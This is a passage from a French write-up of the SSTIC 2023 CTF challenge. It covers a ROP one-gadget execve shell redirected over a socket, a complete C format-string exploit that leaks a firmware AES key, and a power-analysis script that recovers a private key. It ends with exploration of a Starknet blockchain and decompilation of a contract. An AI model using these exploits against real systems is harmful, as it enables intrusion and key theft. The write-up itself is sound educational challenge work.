51      LODWORD(result) = 0;
52    }
53    return (unsigned int)result;
54  }
```

Cette fonction vérifie si le password passé en *data* de notre message est valide. Celui-ci doit faire 32 octets, et est comparé à la variable globale `password`, qui se situe en `0x16030`, donc juste après la clé AES : on ne pourra pas le faire fuiter facilement non plus.

Si le password est correct, alors le *firmware* nous renvoie la clé AES, d'où le nom que j'ai donné à la fonction : `get_aes_key`. Ainsi, récupérer le password admin ou la clé AES permettrait tous deux de résoudre l'étape.

Si le password est incorrect, alors le *firmware* fait des opérations un peu plus étranges... Les imports `qword_E10` et `qword_E90` sont notamment difficiles à identifier car ils ne sont pas (ou très peu) utilisés ailleurs dans le code. Il serait beaucoup plus confortable de pouvoir communiquer librement avec le *firmware* afin de tester ce que fait ce passage du code et quel message nous est renvoyé.

4.3.4 Obtention d'un shell depuis le *front-end*

Pour communiquer avec le *firmware*, deux choix principaux s'offrent à nous :

- détourner les fonctions du *front-end* du type `send_buffer_to_firmware` ;
- obtenir un shell, et téléverser un script ou un binaire qui lui parle.

La première option m'a parue plus difficile à mettre en œuvre : il faudrait construire une *ropchain* assez complexe pour remplir le *buffer* d'envoi, appeler la fonction d'envoi, et enfin exfiltrer les données reçues, tout ça en une fois.

Ainsi, je me suis orienté vers la seconde option. Cette étape m'a longuement ralenti ; j'ai eu du mal à trouver une charge valide pour obtenir un *shell*. Les trois raisons principales sont que le serveur tourne avec *busybox* et n'a pas `/bin/bash`, qu'il faut faire attention aux *file descriptors* à utiliser, et que je n'avais pas d'environnement local `:^)`. Des tests montrent que le fd 5 est celui de notre client. Cependant, d'autres tests ont aussi montré que les sorties standard (1) et erreur (2) étaient redirigées vers nous, à la condition qu'il n'y ait pas de *buffering*. Par exemple, un `write(1, buf)` était redirigé vers nous, mais pas un `puts(buf)`.

Ma solution utilise finalement un one-gadget très pratique de la libc :

```
1 .text:00000000000A2600                MOV             X2, X23
2 .text:00000000000A2604                MOV             X1, X22
3 .text:00000000000A2608                MOV             X0, X24
4 .text:00000000000A260C                BL              execve
```

Ce gadget permet de préparer les arguments au wrapper `execve`, et on contrôle déjà `x23`, `x22` et `x24` grâce au `longjmp`. Il est donc possible de tout faire en *one shot*. Cela me permet d'effectuer l'appel système suivant : `execve(/bin/sh, ["/bin/sh", "-c", "/bin/sh 0>&5 1>&5 2>&5"])`, qui ouvre un shell en dupliquant entrée et sorties vers notre *socket* client. Le script en annexe A.3 permet d'obtenir un *shell* interactif sur le serveur.

```
$ python exploit-shell.py
[+] Opening connection to device.quatre-qu.art on port 8080: Done
bad choice str @0x0000aaaab0bc4060
bin base address @0x0000aaaab0bc0000
lr (xored) = 0x3c4f29ea05b39b16
sp (xored) = 0x3c4f7cbf6f2f61ba
_pointer_chk_guard mask = 0x3c4f8340b50f849a
sp = 0x0000ffffda20e520
libc base @0x0000ffff881f9000
[*] Switching to interactive mode
$ id
uid=1336(frontendUser) gid=1336(gA) groups=1336(gA)
```

4.3.5 Exploitation d'une vulnérabilité *format string* dans le *firmware*

Maintenant que nous avons un *shell*, nous aimerions communiquer avec le *firmware*. Le serveur n'embarque pas de Python et n'a pas directement accès à Internet, ce qui complique un petit peu

la tâche. Je me suis donc résolu à téléverser des fichiers sur le serveur à l'aide de larges `echo '...' | base64 -d > /tmp/xxx`.

On peut ensuite effectuer de la compilation croisée afin de produire un binaire simple qui parle au *firmware*, par exemple avec `aarch64-linux-gnu-gcc`. Il y a juste une subtilité : comme le *firmware* n'accepte qu'un seul client TCP, on ne peut pas recréer une *socket*. Il faut réutiliser le descripteur de fichier qui a été obtenu par le *front-end*. Heureusement, puisque le processus du service *front-end* est notre parent, on hérite de ce descripteur. La commande suivante permet de lister les différents descripteurs de fichiers de notre processus :

```
$ ls -lah /proc/self/fd
total 0
dr-x------    2 root     root           0 Apr  8 17:23 .
dr-xr-xr-x    9 frontend gA             0 Apr  8 17:23 ..
lrwx------    1 root     root          64 Apr  8 17:23 0 -> socket:[483]
lrwx------    1 root     root          64 Apr  8 17:23 1 -> socket:[483]
lrwx------    1 root     root          64 Apr  8 17:23 2 -> socket:[483]
lrwx------    1 root     root          64 Apr  8 17:23 3 -> socket:[479]
lrwx------    1 root     root          64 Apr  8 17:23 4 -> socket:[480]
lrwx------    1 root     root          64 Apr  8 17:23 5 -> socket:[483]
```

On voit que 0, 1, 2 et 5 sont tous associés à `socket:[483]`, qui correspond à nous. Quid de 3 et 4 ? Un `cat /proc/net/tcp` montre que la socket 480 a l'adresse distante `127.0.0.1:1337` : le descripteur 4 est donc celui utilisé pour communiquer avec le *firmware*. Il suffira donc d'effectuer des `read(4)` et `write(4)` pour échanger avec ce dernier.

En jouant un peu avec la commande `0x133E`, on arrive à caractériser son comportement. Si le mot de passe fait bien 32 octets et que le CRC fourni est bon, mais qu'il ne correspond pas au mot de passe admin, alors le *firmware* envoie une succession de trois messages :

1. un message entièrement nul[1] ;
2. un message contenant le mot de passe que l'on a envoyé ;
3. un message vide de type `0x1336` qui sert juste à "clore" l'échange avec un indicateur de succès.

Si l'on reprend le code du *firmware*, on en déduit donc que la fonction que nous n'avions pas identifiée fait une sorte de copie de notre *buffer* sur 33 octets afin de le renvoyer.

[1] Je ne sais pas pourquoi il fait ça...

```
((void (__fastcall *)(char *, __int64, char *))qword_E10[0])(buf, 33LL, el->data);
```

Cependant, le flair du challenger nous pousse à aller plus loin : essayons d'envoyer un password du style `"%x"`, juste pour voir...

```
$ ./exploit
Sent: %x.%x.%x.%x
Received: 25.32.4.e2b6d620
```

Re-bingo : il y a une vulnérabilité de type *format string* dans toute sa splendeur, et dans sa version "cas d'école" (*echo server*). L'import `qword_E10` était en fait une fonction du type `snprintf`. Naturellement, cela devrait nous permettre de conclure le challenge en affichant la clé AES. Pour cela, il y a deux ingrédients à réunir : un leak PIE (pour connaître l'adresse de la clé), et un QWORD à contrôler dans la pile pour y mettre l'adresse à lire.

En explorant un peu les différentes valeurs qui sont présentes sur la pile, on identifie rapidement un candidat pour le leak PIE : le septième argument, qui est l'adresse de retour de la fonction `get_aes_key` (`0x1DB8`).

Enfin, il est assez simple de contrôler un QWORD dans la pile. Notre *buffer* est copié, via `snprintf`, sur la pile. Ainsi, lorsque l'on inspecte la pile à un instant t, le *buffer* que l'on lit dans la pile est celui de l'instant $t-1$. Autrement dit, il suffit d'envoyer notre QWORD dans un premier message, et lorsque l'on enverra un second message, la nouvelle *stack frame* sera alignée de façon identique à l'ancienne, et notre QWORD se retrouve en quatrième argument de la *format string*. Cela se vérifie assez bien expérimentalement.

Le script suivant exploite donc cette sous-étape finale à l'aide de trois messages : un premier pour obtenir un leak PIE via un `%7$p`, un deuxième pour insérer l'adresse de la clé AES sur la pile, et un dernier pour lire le contenu à cette adresse (`%4$s`).

```
1  #include <stdio.h>
2  #include <unistd.h>
3  #include <stdlib.h>
4  #include <string.h>
5
6  #include "crc32.c"
7
8  int main() {
9
```

```
10  ssize_t nbytes;
11  setvbuf(stdout, NULL, _IONBF, 0);
12
13  unsigned int buf[512];
14  bzero(buf, sizeof(buf));
15
16  // Step 1: leak PIE
17
18  buf[0] = 0x00000009;              // success (not read)
19  buf[1] = 0x0000133E;              // msg type
20  buf[2] = 0x00000000;              // encrypted
21  buf[3] = 0x00000020;              // data_size
22  buf[4] = 0x00000009;              // id
23  strcpy((char*)&buf[5], "%7$p");
24  buf[69] = crc32((char*)&buf[5], buf[3]);  // crc
25  buf[70] = 0x00000009;             // size_decrypt
26
27  if ((nbytes = write(4, buf, 0x11C)) == -1) {
28    perror("write");
29    return 1;
30  }
31
32  read(4, buf, 0x11C);
33  read(4, buf, 0x11C);
34  unsigned long long pie_base = strtoull((char*)buf + 8, NULL, 0) - 0x1db8;
35  printf("Pie base: 0x%016llx\n", pie_base);
36  read(4, buf, 0x11C);
37
38  // Step 2: put target address in stack
39
40  unsigned long long target_addr = pie_base + 0x16010; // Leak AES key
41  // unsigned long long target_addr = pie_base + 0x4750; // Leak password
42
43  buf[0] = 0x00000009;              // success (not read)
44  buf[1] = 0x0000133E;              // msg type
45  buf[2] = 0x00000000;              // encrypted
46  buf[3] = 0x00000020;              // data_size
47  buf[4] = 0x00000009;              // id
48  memcpy((char*)&buf[5], (char*)&target_addr, 8);
49  buf[69] = crc32((char*)&buf[5], buf[3]);  // crc
50  buf[70] = 0x00000009;             // size_decrypt
```

```
51
52    if ((nbytes = write(4, buf, 0x11C)) == -1) {
53      perror("write");
54      return 1;
55    }
56
57    read(4, buf, 0x11C);
58    read(4, buf, 0x11C);
59    read(4, buf, 0x11C);
60
61    printf("\n");
62
63    // Step 3: leak target address contents
64
65    buf[0] = 0x00000009;              // success (not read)
66    buf[1] = 0x0000133E;              // msg type
67    buf[2] = 0x00000000;              // encrypted
68    buf[3] = 0x00000020;              // data_size
69    buf[4] = 0x00000009;              // id
70    strcpy((char*)&buf[5], "%4$s");
71    buf[69] = crc32((char*)&buf[5], buf[3]);  // crc
72    buf[70] = 0x00000009;             // size_decrypt
73
74    if ((nbytes = write(4, buf, 0x11C)) == -1) {
75      perror("write");
76      return 1;
77    }
78
79    read(4, buf, 0x11C);
80    read(4, buf, 0x11C);
81    for (int j = 0; j < 48; j++) {
82      printf("%02x", ((char*)buf)[j]);
83    }
84    read(4, buf, 0x11C);
85
86    return 0;
87
88  }
```

Résultat :

```
$ ./exploit
Pie base: 0x0000aaaadba00000
00000000000000004c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9000000000
```

La clé privée tant attendue est donc la suivante :

```
0x04c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9
```

On donne cette clé au script `crypt.py`, et on soumet fièrement le nouveau flag :

```
SSTIC{ba75fa41a81c43c1095588250d45af850cfcec187ae269f2389829224ae6060b}
```

4.4 Étape 2.d

Pour cette dernière sous-étape, un fichier `data.h5` nous est fourni. Le format `h5` est un format qui est fréquemment utilisé pour stocker des larges volumes de données. On peut l'explorer avec la librairie Python `h5py`.

```
>>> import h5py
>>> f = h5py.File("data.h5", "r")
>>> f.keys()
<KeysViewHDF5 ['leakages', 'mask', 'response']>
>>> len(f["leakages"])
25000
```

On a 25000 lignes de données, avec trois colonnes : `leakages`, `mask` et `response`. Pour chaque ligne, le champ *leakage* est un tableau de 600 flottants, le champ *mask* est un tableau de 32 octets, et le champ *response* vaut toujours `"NACK"` — nous allons donc ignorer cette dernière colonne.

Un premier réflexe est de tracer la courbe formée par les données de *leakage* pour une ligne donnée. Pour la première ligne, la figure 5 montre la courbe obtenue.

Rappelons-nous l'énoncé de cette sous-partie : *"la mémoire sécurisée prend un masque en argument et utilise la valeur stockée xorée avec le masque"*. Les traces obtenues correspondent probablement à la mesure de la consommation de puissance pendant la réalisation de cette opération.

Sur chaque trace, on observe un pic très distinct, mais j'avoue ne pas avoir su quoi faire de ces pics. En revanche, si l'on fait défiler les différentes traces à notre disposition, on observe que



Figure 5: Exemple de trace.



Figure 6: Exemple de trace un peu plus particulière.

certaines traces sont un peu différentes, comme par exemple celle présentée figure 6. Sur les 25000 traces, il y en a 2819 qui ressemblent à celle-là. En zoomant sur la partie autour de l'abscisse 450, on observe un motif très intéressant, montré figure 7.

Il y a au total 32 pics, avec des niveaux variables. On peut supposer qu'il y a un pic par octet de la clé privée. De même, on peut faire l'hypothèse que le pic k correspond à l'opération $s_k \oplus m_{i,k}$, où s_k est l'octet d'indice k de la clé et $m_{i,k}$ l'octet d'indice k du masque pour la trace i.

Cela n'est pas sans nous rappeler un cas d'école de l'analyse de consommation de puissance en cryptographie symétrique, à savoir le premier round d'un chiffrement AES (où la première clé de ronde est *xorée* avec le bloc clair).

Un modèle de fuite très simple qui est souvent employé est celui du *poids de Hamming*[1].

[1]En effet, lorsqu'un registre change d'état, plus il y a de bits à inverser, plus il faut dépenser d'énergie.



Figure 7: Zoom sur une partie intriguante d'une des traces.

L'idée est de corréler le niveau de consommation observé avec le poids de Hamming du résultat de l'opération $s_k \oplus m_{i,k}$, c'est-à-dire son nombre de bits à 1. Cela colle parfaitement à nos données, parce qu'en regardant bien nos traces, on voit que le niveau de consommation pour chaque pic peut prendre 9 valeurs différentes possibles : comme le "nombre de nombre de bits à 1" que l'on peut avoir pour un octet (cette quantité peut aller de 0 à 8 inclus).

L'attaque est alors la suivante : pour un indice de clé donné k, on fait l'hypothèse de la valeur de l'octet de la clé s_k. Pour chaque trace i, on regarde le poids de Hamming de la quantité $s_k \oplus m_{i,k}$. S'il correspond au niveau observé sur la trace, alors on augmente le score pour le candidat s_k.

En faisant cela, on obtient que pour chaque k, il y a systématiquement une unique hypothèse qui se démarque très distinctement des 255 autres. On en déduit immédiatement la clé privée ! Voici le script qui s'en charge :

```
1  import h5py
2  import numpy as np
3
4  f = h5py.File('data.h5', 'r')
5
6  leakages = f["leakages"]
7  masks = [bytes(mask) for mask in f["mask"]]
8
```

```
N = 25000
W = 600

per_byte = [[] for _ in range(32)]

for i in range(N):
    leakage = leakages[i]
    mask = masks[i]
    if np.argmax(leakage) == 345:
        X = [int((x * 1000) // 5 - 26) for x in leakage[420:484][1::2]]
        for j in range(32):
            per_byte[j].append((mask[j], X[j]))

key = []

for k in range(32):
    L = []
    for candidate in range(256):
        score = 0
        for m_b, w_r in per_byte[k]:
            if (m_b ^ candidate).bit_count() == w_r:
                score += 1
        L.append(score)
    key.append(np.argmax(L))

print(bytes(key).hex())
```

On obtient la clé privée suivante :

```
54644250491642f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b
```

Il ne reste plus qu'à récupérer le dernier flag de l'étape 2 :

```
SSTIC{15fb587e4dc04bbb7abb68fc6651f593d6eb0e4fd84bbfa800c6a66043bda86a}
```

5 Étape 3

5.1 Authentification en tant que *super client*

Nous avons brillamment réussi à réunir les clés privées de chaque acteur. Avec ces quatre clés, nous sommes en mesure de multi-signer n'importe quel message, et c'est la petite étape préliminaire qui nous attend sur l'interface d'achat de la boulangerie (https://trois-pains-zero.quatre-qu.art/).

Pour avoir accès à la zone client, le site nous demande de nous authentifier en signant un message généré dynamiquement pour notre session.

> *La page à laquelle vous voulez accéder n'est pas encore ouverte au public et seul un administrateur ou nos super clients peuvent y accéder. Pour vous authentifier en tant qu'administrateur ou super client, faites signer aux quatre membres le message suivant :*
>
> `We hereby authorize an admin session of 5 minutes starting from 2023-04-09 17:47:06.998634+00:00 (nonce: 728a292e8141584355d2fa00eed20433).`
>
> *Pour rappel, la clé publique aggrégée MuSig2 des quatre membres est :*
>
> `(d0d3f2dee4d2b1cc8ba192e3661d634a6cd96588e8dd69f1ae68ff30e29f0fbc, 2515e48b55903d4ca2dfdea3c2fb0d830f26df1c917807a30d15a8842ddcaadf)`

A priori, il va falloir réutiliser l'algorithme de multi-signature MuSig2 que l'on a rencontré dans l'étape 2.a (section 4.1). L'idée va être de reprendre le script fourni, et de l'adapter pour que chaque acteur génère ses propres *nonces*[1] et signatures partielles. Il va aussi falloir faire attention à implémenter l'étape d'aggrégation des *nonces* et celle d'aggrégation des signatures partielles, qui n'étaient pas données.

Pour la première aggrégation, si l'acteur i a généré les *nonces* publics $R_{i,j}$, alors les *nonces* aggrégés sont les $R_j = R_{1,j} + \ldots + R_{4,j}$. Pour l'aggrégation des signatures partielles, il s'agit tout bêtement de la somme $s = s_1 + \ldots + s_4$.

Le script en annexe A.4 calcule le point R et la signature finale s pour un message donné.

[1] On notera que l'on peut cette fois-ci générer les *nonces* privés comme on le souhaite (par exemple aléatoirement), sans suivre la fonction d'origine `get_nonce`.

5.2 Étude de l'interface d'achat

Nous voilà alors enfin sur l'interface permettant d'acheter notre jeton non-fongible tant rêvé (figure 8) ! Mince, on en a toujours pas fini... Pour pouvoir acheter le NFT, il faut renseigner un coupon d'accès, composé de quatre éléments : un identifiant, un code, et deux valeurs a et b.



Figure 8: Interface d'achat du jeton non-fongible.

Heureusement, on nous a donné dans le fichier `backup.tgz` la source du serveur web, qui va nous permettre de comprendre comment est vérifié ce coupon. Le code du *handler* associé à la requête POST sur la route `/redeem` est le suivant :

```python
@achat_page.route("/redeem", methods=["POST"])
def login_post():
    # Not an admin?
    if not session.get("admin_authorized"):
        return redirect("/", code=303)

    # Handle interaction with Starknet contract
    coupon_id = request.form.get("id")
    code = request.form.get("code")
```

```
    a = request.form.get("a")
    b = request.form.get("b")

    try:
        # Abort if data is None or not well formated
        coupon_id = int(coupon_id, 16)
        code = [int(i, 16) for i in code.split(',')]
        a = int(a, 16)
        b = int(b, 16)
    except:
        return go_to_redeem()

    if not smart_contract.is_valid(coupon_id, code, a, b):
        return go_to_redeem()

    # Redeem success
    session["achat_authorized"] = True
    return go_to_achat()
```

Nous devons renseigner des entiers en hexadécimal. Pour le `code`, il s'agit de plusieurs entiers séparés par des virgules. On ne nous donne pas de contrainte particulière sur la taille du tableau `code`. C'est ensuite la fonction `smart_contract.is_valid` qui est appelée :

```
def is_valid(ans: int, code: list[int], a: int, b: int) -> bool:
    contract = get_contract()
    try:
        invocation = contract.functions["validate"].invoke_sync(ans, code, a, b, max_fee=1e16)
        invocation.wait_for_acceptance_sync()
        return True
    except Exception as e:
        print(e)
        return False
```

On sent les ennuis arriver... Une fonction d'un contrat intelligent est appelée avec nos paramètres. Si tout se passe bien, alors notre code est valide ; sinon, en cas d'erreur à l'exécution de la fonction, notre code est considéré invalide. C'est un monde avec lequel je suis très peu familier donc veuillez m'excuser si à partir de maintenant certaines de mes explications sont erronnées ou si je n'emploie pas toujours les bons termes.

Regardons la fonction `get_contract` pour savoir d'où vient le contrat :

```
def get_contract() -> Contract:
    if not os.path.isfile("/tmp/contract_address"):
        deploy.run()
    owner = config.get_owner_account()
    while True:
        with open("/tmp/contract_address", "r") as f:
            contract_address = int(f.read(), 16)
        try:
            contract = Contract.from_address_sync(provider=owner, address=contract_address)
            break
        except:
            # Something's wrong, redeploy and try again
            deploy.run()
            continue
```

L'adresse du contrat est stocké dans un fichier temporaire, `/tmp/contract_address`, auquel on n'a pas accès. Ensuite, le serveur utilise la librairie `starknet_py`, qui fournit une API pour s'interfacer avec une *blockchain* Starknet. Cela permet de récupérer un objet `Contract` à partir de l'adresse du contrat.

Le fichier `deploy.py` décrit comment le contrat est initialement déployé sur la *blockchain*.

```
def run():
    wait_for_RPC()
    declare_result = declare(Path("/app/internal/challenge.json"))
    contract = deploy(declare_result)
    print("Deployement done!", file=sys.stderr)
```

Le code du contrat est chargé depuis le fichier `/app/internal/challenge.json` (auquel on n'a pas accès non plus). Une première transaction est effectuée pour déclarer le contrat à partir de son code compilé, puis une deuxième transaction déploie le contrat en lui passant des arguments constructeurs :

```
def deploy(declare_result):
    nonce = int.from_bytes(os.urandom(16), "big")
    deploy_result = declare_result.deploy_sync(
            unique=False,
            salt=0x1337,
            constructor_args=[config.OWNER_ADDRESS, nonce],
```

```
            max_fee=int(1e16),
            )
    deploy_result.wait_for_acceptance_sync()

    contract = deploy_result.deployed_contract
    with open("/tmp/contract_address", "w") as f:
        f.write(f"{hex(contract.address)}")
```

On note en particulier l'existence d'un *nonce* aléatoire qui est passé au contrat.

Ce qu'il nous faudrait, ce serait avoir accès au code du contrat pour pouvoir le *reverse* et comprendre comment construire un coupon valide. Ce serait bien si l'on pouvait interagir nous-mêmes avec la *blockchain* afin de récupérer l'adresse du contrat ou mieux, directement son code. Regardons comment le serveur interagit avec la *blockchain*, dans le fichier `config.py` :

```
from starknet_py.net import KeyPair
from starknet_py.net.account.account import Account
from starknet_py.net.models.chains import StarknetChainId
from starknet_py.net.gateway_client import GatewayClient

OWNER_ADDRESS = 0x4ece2bf9ab3bdb76e689eea5662dc5c07964dc5f00f745972f264df991d8b4d
OWNER_PUBKEY = "0x77e5b939a4fadd64f44d6b30884098078c08c0e99b37cf4e5986e5d41ba062b"

RPC_REMOTE_IP = "blockchain.quatre-qu.art"
RPC_URL = f"https://{RPC_REMOTE_IP}"
CLIENT = GatewayClient(RPC_URL)

## If we need to interact without binding to a specific account
#from starknet_py.net.full_node_client import FullNodeClient
#FULL_NODE_CLIENT = FullNodeClient(node_url=URL + "/rpc", net="testnet")

def get_owner_account():
    keypair = KeyPair.from_private_key(OWNER_PRIVKEY)  # secret
    account = Account(
        client=CLIENT,
        address=OWNER_ADDRESS,
        key_pair=keypair,
        chain=StarknetChainId.TESTNET,
    )
    return account
```

On peut tenter d'installer `starknet_py` et de faire pareil, à savoir créer un client à partir de l'URL https://blockchain.quatre-qu.art. On voit qu'il existe une abstraction de comptes (`Account`), qui ne sont ni plus ni moins que des contrats qui implémentent certains mécanismes, comme de la signature. Forcément, on ne pourra pas utiliser le compte de l'*owner*, mais on a au moins son adresse. Heureusement, pas besoin de compte pour explorer la *blockchain*, ce que nous allons désormais essayer de faire.

5.3 Exploration de la *blockchain*

Pour cette partie, il est indispensable de lire la documentation de la classe `GatewayClient` de `starknet_py` afin de savoir quelles méthodes sont disponibles pour interagir avec la *blockchain*. Une méthode en particulier, `get_code`, nous interpelle immédiatement puisqu'elle permet de récupérer le code d'un contrat. Seulement, il faut lui passer l'adresse du contrat, que nous n'avons pas.

Après pas mal de tests infructueux et des heures perdues à me focaliser sur la récupération de l'adresse du contrat, j'ai vu qu'il était possible d'énumérer les premiers blocs de la *blockchain* avec des numéros tels que 0, 1, 2, etc.

```
>>> CLIENT.get_block_sync(block_number=0)
GatewayBlock(block_hash=0, parent_block_hash=0, block_number=0,
↪  status=<BlockStatus.ACCEPTED_ON_L2: 'ACCEPTED_ON_L2'>, root=0,
↪  transactions=[DeclareTransaction(hash=1, signature=[], max_fee=0, version=0,
↪  class_hash=3000409729603134799471314790024123407246450023546294072844903167350593031855,
↪  sender_address=1), # ...
```

Le bloc numéro 0 contient 17 transactions au total, mais en les fouillant, on ne trouve rien de très intéressant pour nous ; il s'agit probablement plus de transactions liées au fonctionnement interne de Starknet.

Par contre, les blocs 1 et 2 sont plus intéressants, et semblent correspondre à la déclaration puis le déploiement du contrat que l'on cible. D'une part, le bloc numéro 2 contient la transaction suivante :

```
InvokeTransaction(
    hash=1211995706754111423536037309007063151663323116809999864044391726132543993 61,
    signature=[3549921394086265753849997764874797739628619656917898513407059625568914435990,
    ↪  782026284205841696856660162831378873992041327653219396756491426159406085101],
    max_fee=10000000000000000,
```

```
    version=1,
    contract_address=22277922619369864570682419641936823448557596121551927885028555996270206349 57,
    calldata=[1, 18560238622663841348508822677712232264630123884540559722135567070672766245 75,
    ↪  72173451688156611399173906023494394673735874240068672002715576780793056364 5, 0, 6, 6,
    ↪  85098724119138587385728164494547296397294996706946386845225413566790550566 5, 4919, 0,
    ↪  2, 22277922619369864570682419641936823448557596121551927885028555996270206349 57,
    ↪  12148592143727698147705937554763575855 2],
    entry_point_selector=None
)
```

Dans le champ `calldata`, on voit quelques valeurs que l'on reconnaît. `4919` = `0x1337` est le *salt* qui avait été passé à la fonction `deploy_sync` dans `deploy.py`. Juste après, on a `22277...` qui est l'adresse de l'*owner*.

Il est donc raisonnable de penser que l'entier qui suit directement cette adresse est la valeur du *nonce* généré aléatoirement pour le déploiement : `0x5b65565f4e4fc51283f9b627d5a075d8`. Le fait que sa taille soit de 128 bits corrobore cette hypothèse. On ne sait pas encore à quoi cette quantité sert, mais gardons-là précieusement dans un coin.

D'autre part, si l'on examine la transaction du bloc numéro 1 :

```
DeclareTransaction(
    hash=344080771502801689180477996521196236973384772293272485281423616105008265223 1,
    signature=[88564440593701894607622686113046728521206879255368231646118140764699840103,
    ↪  18633945939322436859067134321193139929708552110848450894063094527551656045 82],
    max_fee=10000000000000000,
    version=1,
    class_hash=85098724119138587385728164494547296397294996706946386845225413...,
    sender_address=22277922619369864570682419641936823448557596121551927885028...
)
```

Le champ `class_hash` est très important : il s'agit de l'identifiant de la *classe* associée au contrat qui a été déclaré. Une telle classe contient diverses informations, comme l'ABI du contrat qui décrit comment interagir avec (par exemple, quels sont, pour les différentes fonctions publiques exposées par le contrat, leurs arguments et leurs types), de nombreuses métadonnées et symboles, et surtout, le programme en lui-même (code compilé).

On peut récupérer cette classe à l'aide de la méthode `CLIENT.get_class_by_hash_sync`. Celle-ci nous renvoie une structure assez immense, que l'on souhaiterait alors utiliser pour désassembler voire décompiler le code du contrat.

5.4 Rétro-ingénerie du *smart contract* Cairo

Les contrats Starknet sont construits via un langage qui s'appelle Cairo. C'est un langage qui s'apparente à un système de preuve et qui possède un bon nombre de propriétés assez spéciales : par exemple, les opérations arithmétiques se font dans un corps fini $\mathrm{GF}(p := 2^{251} + 17 \cdot 2^{192} + 1)$, toute mémoire écrite ne peut être modifiée, et il y a un mécanisme d'assertion "non-déterministe" (vérifier l'assertion `[x] = y` revient à dire que y doit être écrit à l'adresse x).

Par chance, il semblerait qu'il existe un (et un seul) outil, assez récent, développé par FuzzingLabs, qui sache désassembler et même décompiler ces contrats : `thoth`. Il est assez simple d'utilisation : la commande `thoth local contract.json -b` suffit à désassembler le programme, et l'option `-d` à le décompiler.

Pour cela, il nous faut un JSON de la classe du contrat. `starknet_py` nous ayant produit un objet formatté "à la Python", le plus simple est d'aller taper directement sur l'API de la *gateway* : https://blockchain.quatre-qu.art/feeder_gateway/get_class_by_hash?classHash=<hash>.

Le contrat décompilé fait près de 500 lignes. Commençons par regarder le constructeur du `__main__` : c'est lui qui prend en argument l'adresse de l'*owner* et le *nonce* aléatoire.

```
1  @constructor func __main__.constructor{syscall_ptr : felt*, pedersen_ptr :
